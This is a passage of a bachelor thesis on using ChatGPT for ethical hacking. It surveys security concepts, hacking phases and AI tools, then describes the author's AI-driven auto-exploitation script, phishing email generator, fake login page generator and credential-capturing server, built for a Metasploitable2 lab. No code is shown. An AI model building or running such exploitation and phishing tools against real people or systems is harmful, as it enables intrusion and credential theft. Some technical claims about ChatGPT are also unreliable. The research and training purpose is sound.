**Technical University of Košice**
**Faculty of Electrical Engineering and informatics**

# ChatGPT Ethical Hacking

**Bachelor Thesis**

**2025** **Muhammed Tariq Ali Razvi**

**Technical University of Košice**
**Faculty of Electrical Engineering and informatics**

# ChatGPT Ethical Hacking

**Bachelor Thesis**

| | |
|---|---|
| Study Programme: | Informatika |
| Field of Study: | Informatika |
| Department: | Department of Computers and Informatics (DCI) |
| Supervisor: | Anton Baláž |

**Košice 2025** **Muhammed Tariq Ali Razvi**

## Abstract in English

This thesis addresses the growing need for efficient, automated penetration testing and social engineering simulations by leveraging artificial intelligence and cybersecurity tools. Traditional ethical hacking methods are often manual and time-consuming, creating barriers to scalability and accessibility. This work proposes and implements a suite of AI-assisted tools using Kali Linux, Metasploit, and ChatGPT to automate the end-to-end process of reconnaissance, exploitation, and post-exploitation reporting. Additionally, phishing simulation tools are developed to support cybersecurity awareness training. All components are evaluated in a virtualized lab setup using Metasploitable2. The solution demonstrates how AI-driven automation can enhance the reach and efficiency of ethical hacking while maintaining educational and ethical integrity.

## Keywords in English

AI, Ethical Hacking, Automation, Kali Linux, Metasploit, ChatGPT, Phishing, Cybersecurity

## Abstract in Slovak

Táto práca sa zaoberá rastúcou potrebou efektívneho, automatizovaného penetračného testovania a simulácií sociálneho inžinierstva využitím umelej inteligencie a nástrojov kybernetickej bezpečnosti. Tradičné metódy etického hackovania sú často manuálne a časovo náročné, čo obmedzuje ich škálovateľnosť a dostupnosť. Práca navrhuje a implementuje sadu nástrojov podporovaných AI, ktoré využívajú Kali Linux, Metasploit a ChatGPT na automatizáciu celého procesu od zberu informácií po vykonanie útoku a tvorbu výstupnej správy. Okrem toho sú vytvorené nástroje na simuláciu phishingu na podporu vzdelávania v oblasti kybernetickej bezpečnosti. Riešenie je testované vo virtualizovanom prostredí s použitím Metasploitable2. Výsledky ukazujú, ako môže automatizácia pomocou AI zlepšiť efektivitu a dostupnosť etického hackovania pri zachovaní vzdelávacieho a etického rámca.

## Keywords in Slovak

AI, Etické Hackovanie, Automatizácia, Kali Linux, Metasploit, ChatGPT, Phishing, Kybernetická bezpečnosť

## Bibliographic Citation

, Muhammed Tariq Ali Razvi. *ChatGPT Ethical Hacking*. Košice: Technical University of Košice, Faculty of Electrical Engineering and informatics, 2025. 57s. Supervisor: Anton Baláž

78141

**TECHNICAL UNIVERSITY OF KOŠICE**

FACULTY OF ELECTRICAL ENGINEERING AND INFORMATICS

Department of Computers and Informatics

# B A C H E L O R T H E S I S A S S I G N M E N T

Field of study: **Computer Science**

Study programme: **Informatics**

Thesis title:

**ChatGPT Ethical Hacking**

ChatGPT a etický hacking

Student: **Muhammed Tariq Ali Razvi**

Supervisor: **doc. Ing. Anton Baláž, PhD.**

Supervising department: **Department of Computers and Informatics**

Consultant:

Consultant`s affiliation:

Thesis preparation instructions:

1. Conduct a comprehensive study of ethical hacking methodologies.
2. Analyze the current state of ethical hacking practices.
3. Develop a structured proposal for integrating ChatGPT into ethical hacking.
4. Prepare documentation in accordance with standards.

Language of the thesis: English

Thesis submission deadline: 26.05.2025

Assigned on: 31.10.2024

TECHNICKÁ UNIVERZITA V KOŠICIACH FAKULTA ELEKTROTECHNIKY A INFORMATIKY -10-

v. z.

prof. Ing. Liberios Vokorokos, PhD.

Dean of the Faculty

## Declaration

I declare that I have prepared the final thesis independently using the specified professional literature.

## Acknowledgement

At this point I would like to thank my supervisor for his time and professional guidance during the completion of my final thesis. I would also like to thank my parents and friends for their support and encouragement throughout my studies.

# Contents

**Predhovor** **1**

**1 Introduction** **2**
1.1 Background . . . 2
1.2 Motivation . . . 2
1.3 Objectives . . . 3

**2 Introduction to computer security** **4**
2.1 Key Concepts of Computer Security . . . 4
2.2 Types of Threats . . . 4
2.3 Importance of Computer Security . . . 5

**3 Introduction to Hacking** **6**
3.1 Types of hacking and its Phases . . . 6
3.1.1 Phases of hacking . . . 7
3.2 Types of hackers . . . 8
3.2.1 Ethical hackers . . . 9
3.2.2 Key Objective of Ethical Hacking: . . . 9

**4 Chat GPT** **11**
4.1 How GPT works. . . . 11
4.1.1 Transformer Model . . . 11
4.1.2 Language model . . . 12
4.2 Applications of ChatGPT . . . 12
4.3 Summery . . . 12

**5 Role of AI in Ethical hacking** **14**
5.1 **How AI Enhances Ethical Hacking:** . . . 14
5.2 AI in social Engineering . . . 14
5.2.1 Example tools . . . 15

5.2.2 Benefits . . . 15
5.3 AI in Incident Response Automation . . . 15
5.3.1 Example Tools . . . 15
5.3.2 Benefits: . . . 16

**6 Real-life use cases of AI in the world of security 17**
6.1 Use cases of AI . . . 17
6.1.1 Threat detection and analysis . . . 17
6.1.2 Endpoint Protection with AI . . . 17

**7 Advanced AI techniques in Ethical hacking 18**
7.1 Adversarial Machine learning . . . 18
7.2 Natural Language Processing (NLP) for Phishing Detection . . . 18
7.3 AI in offensive Red Team Simulations . . . 19
7.3.1 DeepLocker . . . 19
7.3.2 MalGAN . . . 19
7.4 Summary . . . 19

**8 Comparison: Traditional vs. AI-Driven Approaches 20**
8.1 **Challenges in AI Integration into Ethical Hacking** . . . 20

**9 Practical Implementation of AI in Ethical Hacking 22**
9.1 Overview of Developed Tools . . . 22
9.2 Auto-Hack Script . . . 23
9.2.1 Introduction . . . 23
9.2.2 Purpose . . . 23
9.2.3 Description . . . 24
9.2.4 Architecture, Modules, and Workflow . . . 24
9.2.5 Detailed Code Explanation . . . 25
9.2.6 Execution and Results . . . 26
9.2.7 Summary . . . 33
9.3 AI Phishing Email Generator . . . 34
9.3.1 Introduction . . . 34
9.3.2 Purpose . . . 35
9.3.3 Description . . . 35
9.3.4 Architecture, Modules, and Workflow . . . 35
9.3.5 Detailed Code Explanation . . . 37
9.3.6 Generated Email Example . . . 38

9.3.7 Summary . . . 40
9.4 AI-Generated Fake Page Generator . . . 41
9.4.1 Introduction . . . 41
9.4.2 Purpose . . . 42
9.4.3 Discription . . . 42
9.4.4 Architecture, Modules, and Workflow . . . 42
9.4.5 Code Explanation . . . 44
9.4.6 Visual Output Example . . . 45
9.4.7 Limitations and improvements . . . 45
9.4.8 Summary . . . 46

**10 Evaluation** **47**
10.1 Overview . . . 47
10.2 Testing Setup . . . 47
10.3 Evaluation Criteria . . . 48
10.4 Manual vs AI: Evaluation Results . . . 48
10.4.1 Auto-Hack script vs traditional method . . . 49
10.4.2 Phishing Email Generator vs traditional method . . . 51
10.4.3 Fake Page Generator vs Manual HTML/CSS design . . . 51
10.5 Advantages and Limitations . . . 52
10.5.1 Advantages . . . 52
10.5.2 Limitations . . . 52
10.6 Conclution . . . 53

**11 Summary** **54**

**Bibliography** **55**

**List of Abbreviations** **58**

**List of Appendixes** **59**

**A User Manual** **60**
A.1 Auto-Hack Script . . . 60
A.2 Phishing Email Generator . . . 61
A.3 Fake Page Generator . . . 61

**B System Manual** **62**
B.1 System Requirements . . . 62
B.2 Folder Structure . . . 62

B.3 Environment Setup . . . . . 63
B.4 Tool Integration Overview . . . . . 63
B.5 Security Guidelines . . . . . 63
B.6 Optional Hosting . . . . . 64

# List of Figures


3.1 Phases of hacking . . . . . 7
3.2 Types of hackers . . . . . 9

9.1 Work flow of the Script . . . . . 25
9.2 Phases of EH . . . . . 27
9.3 Input ip, nmap scan results, ChatGPT suggestions 29
9.4 Msf console starting . . . . . 30
9.5 Running suggested payload and attempting looting(failed attempt) . . . . . 31
9.6 Generating report and exporting it into a file . . . . 32
9.7 Sippet from generated report . . . . . 33
9.8 Generating report and exporting it into a file . . . . 37
9.9 Adjusting temp for deep faking . . . . . 37
9.10 Mapping of tool to EH stages . . . . . 39
9.11 Resulted Email from script . . . . . 39
9.12 Script running to give output in Slovak language . 40
9.13 File structure of the scripts and their output . . . . 43
9.14 File structure of the scripts and their output . . . . 43
9.15 Configrations for OpenAI . . . . . 44
9.16 Netgear Security Update page . . . . . 45

10.1 Evaluation setup: Attacker (Kali Linux) vs Target (Metasploitable2) with both manual and AI workflows . . . . . 48

# List of Tables

8.1 Comparison of Traditional vs. AI-Driven Ethical Hacking Approaches . . . . . 20

10.1 Comparison between manual and Ai powered tools 51

# Preface

The idea of combining artificial intelligence with ethical hacking is a fascinating idea with comeing dawn of AI, and i had this idea long before i chose it as my thesis topic. I have always been curious about how emerging technologies reshape security practices- and chatGPT became an opportunity too intresting to ignore.

This thesis reflects not just a technical experiment, but also a personal learning journey. I learned how unpredictable testing enviorments can be and how presicion matters in scripting while seeing to what level AI requires human reasoning to produce secure outcomes

The path wasn't a smooth one, there was always virtual machine errors, outdated exploites, and misunderstood confiurations , and even chnage of plans since at first i was vuilding a whole AI module that does all of the pentesting by itself on a Inteface level rather then command line, which challenged me often. But those obticals became opportunities to learn deeply and think critically.

I hope this work not only demonstrates technical value but also encourages future students to explore unconventional intersections of technology

# 1 Introduction

## 1.1 Background

In today's digital world, cybersecurity threats are growing at an unprecedented rate, showing significant risks to people and companies . AS our digital infrastructure grows, so does the need to secure information, network and systems from malicious actors.

Ethical hacking has become a positive approach to identifying vulnerabilities in systems before malicious users/actors exploit them, but ethical hacking requires pure ethics and methods that require skills, expertise, and time to be effective in dynamic environments.

## 1.2 Motivation

The motivation for this study comes from the increasing complexity of cyber threats and the limitations of existing approaches in addressing them. Tho traditional penetration testing methods are effective, they can be time-consuming and prone to human error which in turn makes cyber thereats sophisticated, which results in a pressing need to enhance the accuracy, speed, and scalability of security assessments. With the use of new AI-enhanced technology, I want to bridge this gap, which seeks to contribute more scalable cybersecurity solutions.

Artificial intelligence (AI), the front runner of our recent technology achievements, offers a promising solution to these challenges by automating the main aspects of ethical hacking, there are quite a few tools for this, such as*DeepExploit*, leveraging machine learning algorithms to identify exploits or vulnerabilities more efficiently and accurately than manual methods. These advancements not only enhance the speed of pen-testing but also improve the accuracy since they remove the concept of human error, making AI a reliable asset in modern security practices.

## 1.3 Objectives

This thesis aims to explore the capabilities of AI into ethical hacking frameworks. Specifically, it investigates how AI can automate the detection of exploits or vulnerabilities and enact attack scenarios while providing actionable insights to improve system security. Through comparative analysis with manual methods, aka traditional methods, this research evaluates the effectiveness of AI tools, resulting in the best solution for securing systems through these challenges.

# 2 Introduction to computer security

Computer security, also known as cybersecurity, is the practice of protecting networks, system, data, digital footprint, personal systems from damages, disruptions, corruption, unauthorized access or publicly leaking sensitive data in our interconnected digital world, where digital transformation or transitions are acceleration in an enormous speed across the industry, which also shows that the importance of computer security cannot be overstated. These kinds of malicious practices malicious practices can lead to reputation damages, financial losses, blackmailing, intrusion in privacy, data breaches, and national threats [1].

## 2.1 Key Concepts of Computer Security

The foundation of computer security lies in the CIA Triad.

- **Confidentiality:** Ensuring that sensitive information is only accessible by the right person or authorized person and avoiding unauthorized access. Countermeasure techniques like encryption access control and multi-factor authentication are commonly used.[2]
- **Integrity:** protects personal or industry-level data from being tampered with or altered by unauthorised user/ parties. Mechanisms such as digital signatures, version controls and back-ups can ensure the data's integrity.[2]
- **Availability:** Guaranteeing that authorised users have reliable access to their systems, information or data when needed. It is achieved through thorough failover systems and protection against denial-of-service (DoS) attacks[2].

## 2.2 Types of Threats

Common threats to computer security include:

- **Malware:** these are malicious software such as worms, viruses, and ransomware, designed to gain unauthorized access, corrupt, alter, or encrypt systems or data [3].
- **Phishing:** attempts by unauthorized malicious users to obtain sensitive data by impersonating authorized users or trusted entities via email or other communication channels [1].
- **Denial-of-Service (DoS) Attacks:** attempts by malicious users to make system or service unavailable by overwhelming the servers or traffic by increasing the traffic or requests sent to those servers [3].
- **Insider Threat:** threats posed by individuals within organizations who misuse their trust and privileges to access inside information and betray the organization.

## 2.3 Importance of Computer Security

The goal of computer security is to protect assets in the digital world from cyberattacks. Industry-level organizations invest heavily in cybersecurity to have countermeasures against search attacks by making many tools that help with intrusion detection, vulnerability management, firewalls, monitoring/logging software, and penetration testing regularly to safeguard their infrastructure. These measures are critical, so they are heavily enforced for business continuity and maintaining trust with customers [4].

# 3 Introduction to Hacking

We humans have become very tech-savvy, living in a digitalized world where valuables AKA credentials such as bank details, currency, medical records, etc are digitalized. Hacking is a technique where a person, named a hacker, attacker, or intruder, tries and break into the network or system to get privileged information and misuse privacy. This is done for many intentions, like fun, profit, disrupting an organization, or just to have some recognition. This process is called hacking [5]

## 3.1 Types of hacking and its Phases

Hacking can be done in many different ways, but they all fall into this category

- Local network hacking: A hacker can try and hack your local network and get access to all the devices they connect to and leave a backdoor in them for you to accidentally run them and infect the device which, if connected to a different network, repairs the processes making it like a spreading disease. This can also happen to the laptops that get returned, but with malware.
- Social engineering: These attacks are personalized to a specific individual so that it's easier for the attacker to find out the patterns of how this target's human error works. A topical example of this would be an intruder calling the organization's computer help line and asking for the external telephone number of the modem pool [5].
- physical entry: This type of attack is when the hacker physically accesses your device like a normal user and leaves malware in it or leaves a port open for their backdoor. In this, the hacker has to physically penetrate the building of the organization or your home to get to the devices, which is why special access clearances are given out to chosen employees to the room where the device exists.

### 3.1.1 Phases of hacking

Hacking can be done in 5 phases. refer to figure 3.1





Figure 3.1: Phases of hacking

- Reconnaissance: Attacker gathers information on the attack he is about to do and on what, so that he knows his options instead of wasting time and having a better chance of success 3.1.
- Scanning: The attacker then begins scanning your devices with tools to see which way he can infiltrate your devices (like all available IP addresses of devices connected to your wifi or all the ports open on selected devices)

[figure 3.1].

- Gaining control: After scanning and looking at all the possible ways to infiltrate, an attack begins to infiltrate to see which services are running on an open port (if any) or which IPs are allowed to connect with a target device[figure 3.1].

- Maintaining Access: Compleat hijacking of system or connection, for example, an attacker leaves a backdoor running on port 8080 on a Windows laptop, if the target opens task manager he can see a malicious file running in the background, in that case, the attacker can switch the process ID of the backdoor with the process ID of a normal software that runs naturally in the background like *File explorer* [figure 3.1].

- Clearing logs: Cleaning any evidence left behind by the attacker closing the port the attacker opened to install the backdoor, or wiping the file logger clean so that the target doesn't see files have been tampered with.[figure 3.1].

As hacking without permission is unethical, there are types of hacker groups that attackers are categorized [3.2]

## 3.2 Types of hackers

- Black hat hackers: These hackers' intention is only personal gain, they hack to breach privacy and try to exploit system/human errors, they break security to intrude into the network and harm/destroy data to make the network unusable. They could also encode the data or steal data and ask for a ransom to be paid. There is nothing ethical about them since they do such things for their interests like money.[5].

- White hat hackers: white hat hackers are authorized and paid employees by companies with good intentions and moral standing. Their job is to safeguard given systems from outside threats, they also attempt to hack their servers and computers to test their security. They hack to benefit the company as a precaution and test their security system [5].

- Gray hat hackers: Gray hat hackers hold up a sense of **"honour code"** and hold up ethics, they are like the grey area between black hat hackers and white hat hackers. They breach systems and exploit human errors with the

sole purpose of notifying the administrator that there are loopholes in the system and it is hackable, this is done without prior notice to the owner and gets unauthorized entry into the network just for fun and not with an intension to harm the Organizations network [5].





Figure 3.2: Types of hackers

### 3.2.1 Ethical hackers

As we know hacking is a process of exploiting the system and human errors that lead to a huge impact on our daily lives, but doing so with permission and full access of the owner just to see if hacking is possible or if there are any exploits in the system/network and fix them ethically by law binding rules and by not causing any damage or stealing any information is the basic idea of ethical hacking[6]

Ethical hacking is a positive approach to identify vulnerabilities within systems, networks or applications to prevent cyber threats like malicious exploitation. Unlike the unethical, malicious hackers, ethical hackers operate with permission to strengthen security by simulating a cyber attack on the system. [5, 6]

### 3.2.2 Key Objective of Ethical Hacking:

- Identify and address vulnerabilities before other malicious hackers can and use these vulnerabilities further to make them exploits
- Ensure Compliance with companies standards and regulations [7]

- Enhance an organization's ability to respond, minimize and stop any cyber threats.

But, these manual/traditional approaches come with their own weaknesses such as scalability, human error, accuracy and time efficiency. These limitations can be shadowed by integrating AI into ethical hacking practices. [8]

# 4 Chat GPT

Chat GPT (Generative Pre-trained Transformer) is a pre-trained AI module that works in a conversational way made by OpenAI. OpenAI has come a long way with its AI models like GPT, GPT-2, GPT-3 and GPT-4, each stronger and better than the last. GPT wasn't much of a show because it was more of an idea at the time than a product, GPT-2 got much more attention because it could accurately predict the first word or the upcoming words but lacked in practical applications and GPT-3 is a strong language module that can perform translation, question answering and complex numbers operations.**ChatGPT**, however, stands tall above all previous iterations because it has every previous versions of itself integrated within.[9][10]

## 4.1 How GPT works.

GPT is based on machine learning with deep learning training to mimic human-like text derived from a class named **Large Language Module** (LLMs). ChatGPT is trained using InstructGPT, which integrates human feedback to match its outputs. This innovative technology made ChatGPT exceptional. It is trained on the massive data on the internet uses patterns and relations between words and phrases and responds to prompts by determining the next word or result by given context. As a result, ChatGPT makes Logical responses to various questions. [11][12]

GPT has 2 most important components

### 4.1.1 Transformer Model

The transformer model is a neural network architecture designed to process data consisting of multiple layers. This model first encodes the input text and then converts it into a binary representation, which is easy to process by the neural network.[11]

### 4.1.2 Language model

ChatGPT is trained as a language model that can't predict the upcoming word by the pattern of our context given in sequential data. This model was trained by unsupervised learning and for rational decisions and specific tasks it was supervised and trained to learn how to perform those specific tasks accurately, this supervised training is called "fine-tuning tests" which ChatGPT had to pass by answering prompts. This model is intended to produce rational, consistent and meaningful outputs[11]

## 4.2 Applications of ChatGPT

ChatGPT has found applications across various fields due to its vast dataset

- **Customer support:** Automating responses to frequently asked questions.And customised responses by mimicking behaviors.
- **Content Creation :** Generating topics, articles, summaries or creative word play on any given topic.
- **Programming Assistance :** accurately debugging code or generating scripts or algorithm for specific tasks.
- **Education :** Explaining lessons or concepts by breaking down into smaller parts or making it easy to understand to even a 10 year old. Can also provide tutoring in various subjects.
- **Cybersecurity:** accurately identifying vulnerabilities, suggesting exploits or simulating phishing attacks (discussed further later on)

## 4.3 Summery

ChatGPT having the ability to generate human-like responses and having a wide range of applications makes it a powerful language model, combining techniques such as deep learning, machine learning , natural language processing (NLP) and neural networks.

In context of ethical hacking or cybersecurity, abilities of ChatGPT can be leveraged for tasks such as reconnaissance where it can generate scripts for scanning tools like Nmap, or Phishing emails for penetration testing exercises where it can simulate such scenario for a group of people. Cybersecurity personals

can improve there workflow by reducing manual effort hence boosting efficiency by integrating GPT, However, it must be used carefully so that it doesn't break guidelines and avoid misuse by malicious users.

# 5 Role of AI in Ethical hacking

Artificial intelligence (AI) has a huge impact on cybersecurity by automating key aspects. The AI-driven tools leverage this algorithm of machine learning to identify threats, network traffic patterns [8], vulnerabilities, and exploits, which it can again use to make a scenario that enacts real-life attacks and gives great insights that have greater efficiency than manual ways.

## 5.1 How AI Enhances Ethical Hacking:

- **Automation:** AI tools such as **DeepExploit** can automate repetitive tasks such as vulnerability scanning, nmap scanning, and penetration testing [13].
- **Anomaly Detection:** Models that use machine learning can analyze network traffic patterns to see unusual behavior and note them while reporting them back as potential threats
- **Real-Time Threat Analysis:** AI monitoring enables you to get instant notification when it identifies vulnerabilities endlessly, which has the potential of removing humans from the equation fully while ensuring that nothing goes unnoticed
- **Predictive Capabilities:** AI can also be configured to detect a potential attack before it even happens by analyzing historical data and trends [5]

DeepExploit is a handy example for this because it uses reinforcement learning to automate the performance of penetration testing with the minimal amount of human intervention, which can also be done by scripting. This significantly reduces the time and effort required while increasing accuracy.

## 5.2 AI in social Engineering

One of the most effective attacks used by hackers is **Social engineering**. AI-driven tools like **FraudGPT** simulate one of the techniques, which is phishing emails,

and this tool crafts realistic phishing emails or voice phishing (vishing). These simulations help companies by arming their employees with keen knowledge to recognize and respond effectively to such attacks.[6]

### 5.2.1 Example tools

- **FraudGPT:** generates realistic phishing and vishing emails that are customized to a specific individual or a group of individuals.
- **ShellGPT:** handy tool that helps in making scripts for simulating a vishing scenarios.

### 5.2.2 Benefits

- Arms organizations or companies employ against social engineering attacks.
- Provides drills by giving realistic scenarios which can be used as harmless training

## 5.3 AI in Incident Response Automation

Incident Response is sort of like a task force assigned by the security team that specializes in a quick and effective way of dealing with threats, compromised systems, and spreading viruses. Since it requires you to be quick to think on your feet, AI enhances and makes this task much easier by automating common approaches like isolating affected systems, blocking malicious activities and generating detailed report of the results.It can also keep an eye on the system logs of network traffic in real time and identify threats and take counter measures faster then manual methods.[14]

### 5.3.1 Example Tools

- **Darkteace:** Uses AI for anomaly detection in network traffic and responds to it appropriately in real time.
- **Cisco Stealthwatch:** Analyzes the logs and results of previous scans to identify traffic patterns that fall under ”unusual activity”.

### 5.3.2 Benefits:

- Reduce the time of response since AI responds in real time rather than a human noticing, calculating and then responding
- Allow humans to focus on more complex, strategic aspects rather than taking down the same common tasks

# 6 Real-life use cases of AI in the world of security

## 6.1 Use cases of AI

### 6.1.1 Threat detection and analysis

AI excels in fast analysis and detection of vast amount of data from various sources to find potential threats. Tools such as CrowdStrike use behavioral analysis to detect malware before it breaches through the vast incoming network traffic

**Example use case:** Say a company uses these tools, such as CrowdStrike to monitor internal traffic within the company, and a employee accidently clicks on a phishing email, the tool immediately detects that this traffic is from a untrusted source and blocks it immediately preventing it before it even gets the chance to run and breach data. [15]

### 6.1.2 Endpoint Protection with AI

**SentinelOne** is a monitoring AI tool that monitors endpoints for suspicious activity and when it finds it, it immediately moves and isolates the threats without any human interaction which reduces the time efficiency of detecting and responding to a potential attack.

**Benefits:**

- Ensures endpoint security with minimal human oversight,
- Reduce the impact of ransomware attacks by moving, isolating and blocking such software before executing

# 7 Advanced AI techniques in Ethical hacking

## 7.1 Adversarial Machine learning

Even tho AI is such a great tool that doesn't necessarily require human interactions, it is also said that human is required for making crucial decisions since the security is as good as the person who's securing it. Adversarial Machine Learning (AML) method involves making/training AI models from ground up and simulating attacks which hence trains the AI model over an persons decisions, this models can then be used to stage a attack over the other AI models who are protecting which leads to a secure, harmless analysis that covers all the bases.[16]

## 7.2 Natural Language Processing (NLP) for Phishing Detection

Natural Language processing (NLP) is another subset of AI which focuses on understanding and generating human speech and language. In cybersecurity, NLP can be leveraged to analyze and detect email content, headers, links to see and verify if its public or official and structure to identify signs of phishing.

AI models that are trained on phishing datasets can detect subtle language patterns, suspicious links or unusual sender behavior. This approach is especially useful for recognizing highly targeted ( or wave phishing) emails that are missed by the usual filters. Tools useing NLP such as Google's TensorFlow models or Proofpoint's ML engines, are already being used in enterprise level email gateways

## 7.3 AI in offensive Red Team Simulations

### 7.3.1 DeepLocker

DeepLocker is a AI powered malware developed by IBM. It uses AI to hide malicious payloads until specific conditions or patterns are met, such as biometrics of the user, aka the victim's face or a specified location

### 7.3.2 MalGAN

This tool uses Generative Adversarial Networks (GANs) to create malware or payloads that can bypass anti viruses. This tool shows the importance of threat and potential use for training a Anti Virus (AV) system or engine.

## 7.4 Summary

This chapter is to show the surface level of advanced AI techniques such as adversarial training and NLP for phishing detection. While these are powerful, the approach must be used with ethical intentions and responsibilities. Future advancements in AI will continuously enhance and challenge the world of cybersecurity

# 8 Comparison: Traditional vs. AI-Driven Approaches

Traditional or manual methods have been the backbone of cybersecurity since the start and have been dealing with the weakness that comes with it. However, with this new AI era, the tools aim to shorten these limitations.[17]

| Aspect | Traditional Methods | AI-Driven Methods |
|---|---|---|
| Time Efficiency | Time-consuming due to manual processes | Automated processes save significant time |
| Accuracy | Prone to human error | High accuracy through data-driven analysis |
| Scalability | Limited scalability for large networks | Easily scalable for dynamic environments |
| Adaptability | Reactive to known threats | Predictive capabilities for emerging threats |
| Cost | High operational cost due to manual labor | Lower cost due to automation |

Table 8.1: Comparison of Traditional vs. AI-Driven Ethical Hacking Approaches

[6]

## 8.1 Challenges in AI Integration into Ethical Hacking

Besides having all these advantages, integrating AI into the world of security has its own challenges: [17]

- **False positive results:** AI tools are accurate since they identify the attack everytime but it may incorrectly flag safe components as vulnerabilities or fail to correctly categorize it, for example, AI may flag a component that shows

the version of software used which is not a vulnerability but AI sometimes Flags it as such, another example would be that it may sets a low risk component as high risk component when its not.

- **Dependency on database:** These AI models require a huge dateset to be trained. a biased or compromised dataset can lead to a compromised effectiveness and inadequate problem-solving.
- **Ethical concerns:** Misuse of the Ai-driven tools can lead to unauthorized access or exploitation by malicious actors.[18]
- **Human Oversight:** while AI can be used to automate many tasks a human is still required to look over the results or see/maintain the overall process and make critical decisions.

# 9 Practical Implementation of AI in Ethical Hacking

## 9.1 Overview of Developed Tools

The practical part of this thesis focuses on designing, developing and evaluating tools suited for automated ethical hacking and social engineering simulation tools. These tools integrate artificial intelligence technologies to simulate real-world attack scenarios in a controlled environment.

The following tools/ applications were developed:

- **Auto-Hack script:** A fully automated penetration testing script that is powered fully by OpenAI, which takes an IP address as input and performs scanning, reconnaissance, exploitation, post-exploitation looting, and report generation of its findings
- **AI Phishing Email/message Generator** An OpenAI-powered script that makes realistic content of emails of messages based on the users input of basic details like name, company name, and type of email but mainly relies on the main input of what kind of scam email content to generate for training purposes.
- **AI fake page Generator:** A tool that creates professional looking phishing pages like login pages based on the description entered by the user for the AI.
- **Credential capturing server:** A simple Flask server that hosts those fake pushing pages and saves input from the GET forms

Each of these tools was designed to emphasise the usage of AI and how it greatly helps in the Ethical Hacking world. These tools focus on automation, realism, and showing an educational value while maintaining ethical boundaries.

## 9.2 Auto-Hack Script

### 9.2.1 Introduction

The **Auto-Hack Script** is a original tool I have developed as part of this thesis to demonstrate the potential of AI-assisted automation in pen testing. This script is designed, implemented and tested by me using a combination of python, Nmap, Metasploit, and OpenAI GPT 4o-mini model. It automates key stages of EH penetration testing, including reconnaissance, vulnerability analysis, exploitation, and post-exploitation reporting.

There exist various tools that offer part of automation that my tool achives, like `DeepExploit` which uses reinforcement learning for autonomous vulnerability scanning, or `AutoSploit` which uses Shodan with Metasploit. But they often lack modularity, adaptability or interpretability for academic and educational use. My Auto-Hack Script aims to bridge this gap by combining pre-existing penetration testing tool powers with AI-driven analysis and decision making brain.

With just minimal human interaction of entering an accessible IP address, It performs a complete EH cycle, making it ideal for demonstration, training and testing purposes in controlled environments

### 9.2.2 Purpose

The point of the Auto-hack Script is to automate the essential steps of standard pen testing which results in huge time save and reduces the need for constant manual intervention while still maintaining accuracy and control over what you do. Normally while pentesting tools like nmap and metasploit must be manually configured, executed, and monitored. This is time-consuming, error-prone, and often required expert knowledge to interpret and act upon the output.

This tool addresses those limitations by using AI logic into EH through the scripted pipeline. This enables beginners, educators and red team operators to run structured and complete penetration tests with minimal input. The script supports scenarios ranging from recon-only tests to full end to end cycle with exploitation and post exploitaion reporting

The Auto-Hack script is made to be compatible, so that it can be a reusable educational framework that extends or modifies training simulations with any system(victim system). it can also be used for CTF (capture the flag) environments or research experiments. This easy to use and flexible nature of the tool shows how AI can be a responsible and ethical addition to Ethical hacking work-

flow

### 9.2.3 Description

The Auto-hack script automatically penetration test against a target machine by giving only the IP address. The script conducts port scanning, service listing, service analyzing, vulnerability research, automated exploitation through Metasploit, post-exploitation data looting, and finally report generation, which includes all the gathered information.

The results are a .txt file which includes the result. For verification purposes, it's configured to leave the session open for the user to test it when exploitation is successful

The Auto-Hack script implementation described in this section is evaluated in detail in Chapter 11, where it is compared with a manual penetration testing approach using the same target and environment.

### 9.2.4 Architecture, Modules, and Workflow

The Scrip integrates traditional pen testing tool with OpenAI's GPT API to automate the entire ethical hacking lifecycle. the workflow consists of following components:

- **run_nmap:** Performs a port and service scan on the target IP address using Nmap.
- **ask_chatgpt:** Sends the Nmap results to OpenAI GPT to suggest relevant Metasploit modules based on the detected services.
- **run_metasploit:** Launches an exploit using Metasploit with a selected payload and tries to create a session.
- **loot_system_info:** If a session is obtained, this module collects system data such as hostname, users, and configuration files.
- **OpenAI Report Generation:** The gathered information is sent to OpenAI again to generate a human-readable penetration test report which is saved as a local file.

This script does not involve any form of model training or fine-tuning. Instead, it leverages OpenAI's pre-trained GPT-4o-mini model via API for prompt-based inference. All responses are generated dynamically using carefully constructed prompts making the approach safe, lightweight, and efficient for controlled educational or testing environments.

The architechture of this process is visualized in Figure 9.1

